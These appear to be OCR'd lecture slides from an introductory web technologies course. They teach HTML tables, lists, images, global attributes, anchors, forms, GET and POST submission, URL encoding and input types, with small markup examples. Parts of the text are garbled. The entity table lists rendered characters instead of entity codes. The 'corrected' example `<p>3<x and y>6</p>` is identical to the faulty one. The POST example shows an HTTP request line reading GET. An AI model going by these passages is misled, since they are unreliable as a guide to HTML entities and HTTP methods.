
A `<table>` contains a set of `<tr>` (table rows).

- Each `<tr>` can contain one or more:
  - `<td>` (table data cells)
  - `<th>` (table headers)
- `<td>` and `<th>` contain the values to show in the respective cell.

A `<table>` might also contain a `<caption>` that describes it.

CORE HTML ELEMENTS: TABLES

```
<table>
    <caption>Exams</caption>
    <tr>
      <th>Exam</th><th>Grade</th>
    </tr>
    <tr>
      <td>A</td><td>30</td>
    </tr>
    <tr>
      <td>B</td><td>28</td>
    </tr>
</table>
```



CORE HTML ELEMENTS: LISTS

HTML defines three kinds of lists

- Ordered lists `<ol>`, used for enumerations
- Unordered lists `<ul>`, used for bullet lists
- Description lists `<dl>`, consisting of terms and their descriptions. Often used for glossaries.

CORE HTML ELEMENTS: (UN)ORDERED LISTS

- Ordered and unordered lists contain a sequence of list items `<li>`


```
<ol>
  <li>Anne</li>
  <li>Bob</li>
  <li>Carl</li>
</ol>

<ul>
  <li>TecWeb</li>
  <li><a href="/">Fu-Tzu</a></li>
</ul>
```

CORE HTML ELEMENTS: DESCRIPTION LISTS

- Description lists contain a sequence of terms `<dt>` and descriptions for the prior terms `<dd>`

```
<dl>
  <dt>Data</dt>
  <dd>
    Is made of bits,
    yet it takes complex forms.
  </dd>
  <dt>Control</dt>
  <dd>
    Consists of simple instructions,
    yet it performs difficult tasks.
  </dd>
</dl>
```



CORE HTML ELEMENTS: ENTITIES

- Some characters are **reserved** in HTML
- What if we want to write in a document: `<p>3<x and y>6</p>`?
- The Browser might mix the symbols with tags
- **Character entities** should be used to display reserved characters
- Character entities look like this:
  - ***&entity_name;*** or ***&#entity_number;***

SOME USEFUL HTML ENTITIES

Result	Description	Entity Name
	Non-breaking space	
<	Less than	<
>	Greater than	>
&	Ampersand	&
"	Double quote	"
'	Single quote (apostrophe)	'
©	Copyright	©

The example in the previous slide should be: `<p>3<x and y>6</p>`


CORE HTML ELEMENTS: IMAGES

`<img>` is used to embed an image in a HTML document

- It's a void element (it shouldn't contain other elements)
- `src` attribute specifies the URL of the image to include
- `alt` attribute specifies an alternate text description for the image
- `width` and `height` attributes can be used to specify the size (in pixels) of the embedded picture in the web page

CORE HTML ELEMENTS: IMAGES


```
<h1>Fu-Tzu</h1>
<p>
  A picture of the master,
  generated by DALL-E, is
  available as follows:
</p>
<img src="pic.jpg"
     alt="picture of Fu-Tzu"
     width="200"/>
```



IMAGES: BEHIND THE SCENES

- Something new (and quite interesting) is going on!
- Until now, HTML documents were entirely **self-contained**
  - All the data in the document was **within** the document
  - We had links, but we were free not navigate them
- The last example web page included some **external content** (the image) by providing only its URL
- The image **itself** is **not included** in the HTML document
- To visualize the document, Browsers need to **fetch** additional resources!

IMAGES: BEHIND THE SCENES



1 HTTP GET

2 200 OK

4 HTTP GET

5 200 OK

```
<!DOCTYPE HTML>
<html lang="en">

<head>
  <title>Fu-Tzu</title>
</head>

<body>
<h1>Fu-Tzu</h1>
<p>
  A picture of the master,
  generated by DALL-E, is
  available as follows:
</p>
<img src="pic.jpg"
     alt="picture of Fu-Tzu"
     width="200"/>
</body>
</html>
```

Parsing

3 **Browser Parses Document from top to bottom**

/02-HTML/pic.jpg


/02-HTML/image.html

CORE HTML ELEMENTS: GLOBAL ATTRIBUTES

- We've seen some attributes (e.g.: `href`, `target`, `src`, `alt`)
- These attributes are meaningful only for some elements
  - `<strong src="pic.jpg">Hi!</strong>` would make no sense!
- Some attributes are **global**, i.e.: can be used with any HTML element
- Some examples of global attributes in HTML are:

Global Attr.	Description
`id`	Specifies a **unique** (in the document) identifier for an element
`lang`	Specifies the language for the element's content
`style`, `class`	Used for styling (we'll see in the next lecture)

URLS: ANCHORS




- The **`id`** attribute in html element can be used also in **URL anchors**
- An anchor represents a sort of “bookmark” inside the resource, used to tell browsers to show the content located at that bookmarked spot.
- In the example, **`#some-id`** is an anchor, pointing to a specific part of the resource itself, namely the element with id “**`some-id`**”
  - E.g.: https://luistar.github.io/publications/#conference

CORE HTML ELEMENTS: FORMS

- `<form>` elements are used to **collect user inputs**
- The input is typically sent to a server for processing (we'll see that!)
- Forms contain form elements such as `<input>`, `<label>`, `<textarea>`, `<select>`, `<form>`

```
<form>
  Message:
  <input type="text"><br><br>
  <input type="submit">
</form>
```



FORMS: INPUTS

- Different kinds of input elements are available via the `type` attribute
- Some supported types include:

Type	Description
`<input type="text">`	Displays a single-line text input field
`<input type="password">`	Displays an input field for passwords (input is hidden with *****)
`<input type="number">`	Displays an input for numbers
`<input type="radio">`	Displays a radio button (for selecting one of many choices)
`<input type="checkbox">`	Displays a checkbox (for selecting zero or more of many choices)
`<input type="button">`	Displays a clickable button

FORMS: LABELS

- `<label>` can be used to label each input element
- Using labels is a good **usability** and **accessibility** practice
- The `for` attribute of the label should be equal to the `id` of the corresponding input

```
<form>
  <label for="id_usr">Username: </label>
  <input type="text" name="usr" id="id_usr">
  <br/>
  <label for="id_pwd">Password: </label>
  <input type="password" name="pwd" id="id_pwd">
  <br/>
  <input type="submit">
</form>
```

FORMS: SUBMISSION


- Forms can be **submitted** to send collected data to some form-handler
- Upon submission, a new HTTP request is typically performed
- The URL of the form-handler, to which such request is sent, is specified by the `action` attribute on the form (defaults to the same page the form is on)
- It is also possible to specify the HTTP method to use, leveraging the `method` attribute (default is `GET`)

```
<form action="/handler.html" method="GET">
  <!-- form elements here -->
</form>
```

FORMS: SUBMISSION

- Upon submission, the collected user input is represented a series of name/value pairs of the form: **name1=value1**&…&**nameN=valueN**
- Each name is the name of an input element
- The corresponding value is its value at the moment of submission

```
<form action="/handler.html" method="GET">
  Message: <input type="text" name="msg"><br>
  Number: <input type="number" name="num"><br>
  <input type="submit">
</form>
```



msg=Hello!&num=42

FORMS: SUBMISSION WITH GET


- If the method is GET, the inputs are appended to the handler's URL
- URL of the request is: `/handler.html?msg=Hello!&num=42`
- The part in bold of the URL is also called **query string**

```
<form action="/handler.html" method="GET">
  Message: <input type="text" name="msg"><br>
  Number: <input type="number" name="num"><br>
  <input type="submit">
</form>
```

msg and **num** are called **query parameters**

```
GET /handler.html?msg=Hello!&num=42 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept: text/plain
Accept-Language: en-us
Connection: keep-alive
```

URLS: QUERY PARAMETERS



- Query Params are extra parameters provided to the server.
- Those parameters are a list of key/value pairs separated with "**&**"
- The Web server can use those parameters to do extra stuff before returning the resource.
  - **E.g.:** https://search-engine.com/search?q=web+technologies&lang=en

FORMS: SUBMISSION WITH POST

- If the method is POST, the inputs are sent in the request's body
- URL of the request is: `/handler.html`

```
<form action="/handler.html" method="POST">
  Message: <input type="text" name="msg"><br>
  Number: <input type="number" name="num"><br>
  <input type="submit">
</form>
```


```
GET /handler.html HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept: text/plain
Accept-Language: en-us
Connection: keep-alive

msg=Hello!&num=42
```

URL ENCODING

- Form input is encoded as a string of key-values, separated by '**&**'
- What happens if a user inputs special characters, such as '**&**'?
- These characters are replaced by character triples of the form **%XX**
  - **XX** are two hexadecimal digits representing the replaced character in ASCII
  - Spaces can be replaced by **%20** or by the **+** symbol

```
<form>
  <label for="msg">Message:</label>
  <input id="msg" name="msg" type="text">
  <input type="submit">
</form>
```



"msg=Tom+%26+Jerry"


URL ENCODING: ASCII TABLES

Dec	Hex	Char	Description
32	20	space	Space
33	21	!	Exclamation mark
34	22	"	Double quote
35	23	#	Number
36	24	$	Dollar sign
37	25	%	Percent
38	26	&	Ampersand
39	27	'	Single quote
40	28	(	Left parenthesis
41	29	)	Right parenthesis
42	2A	*	Asterisk

Dec	Hex	Char	Description
43	2B	+	Plus
44	2C	,	Comma
45	2D	-	Minus
46	2E	.	Period
47	2F	/	Slash
91	5B	[	Left square bracket
92	5C	\	Backslash
93	5D	]	Right square brack.
94	5E	^	Caret / circumflex
95	5F	_	Underscore
96	60	`	Grave / accent

MORE INPUTS: CHECKBOX


```
<form>
  <p>Which exams will you take?</p>
  <input type="checkbox" name="exams" value="web" id="web_tech">
  <label for="web_tech">Web Technologies</label><br>
  <input type="checkbox" name="exams" value="pl2" id="pl2">
  <label for="pl2">Programming Languages II</label><br><br>
  <input type="submit">
</form>
```



On submit → `"exams=web"`

MORE INPUTS: CHECKBOX

```
<form>
  <p>Which exams will you take?</p>
  <input type="checkbox" name="exams" value="web" id="web_tech">
  <label for="web_tech">Web Technologies</label><br>
  <input type="checkbox" name="exams" value="pl2" id="pl2">
  <label for="pl2">Programming Languages II</label><br><br>
  <input type="submit">
</form>
```




On submit

```
"exams=web&exams=pl2"
```

MORE INPUTS: CHECKBOX


```
<form>
  <p>Which exams will you take?</p>
  <input type="checkbox" name="exams" value="web" id="web_tech">
  <label for="web_tech">Web Technologies</label><br>
  <input type="checkbox" name="exams" value="pl2" id="pl2">
  <label for="pl2">Programming Languages II</label><br><br>
  <input type="submit">
</form>
```



On submit → "" (empty string)

MORE INPUTS: RADIO BUTTONS

```
<form>
  <p>What's your favourite course?</p>
  <input type="radio" name="fav" value="web" id="web_tech">
  <label for="web_tech">Web Technologies</label><br>
  <input type="radio" name="fav" value="net" id="net">
  <label for="net">Computer Networks</label><br>
  <input type="radio" name="fav" value="se" id="se">
  <label for="se">Software Engineering</label><br><br>
  <input type="submit" value="Submit your opinion">
</form>
```




On submit → `"fav=web"`

MORE INPUTS: DATES

- Dedicated input types exist for **dates** and **times**:


```
<form>
  <input type="date"><br>
  <input type="week"><br>
  <input type="month"><br>
  <input type="time"><br>
  <input type="datetime-local"><br>
</form>
```



MORE INPUTS: SELECT

- `<select>` can be used to define dropdowns
- The `multiple` attribute can be used to allow selecting more than one option

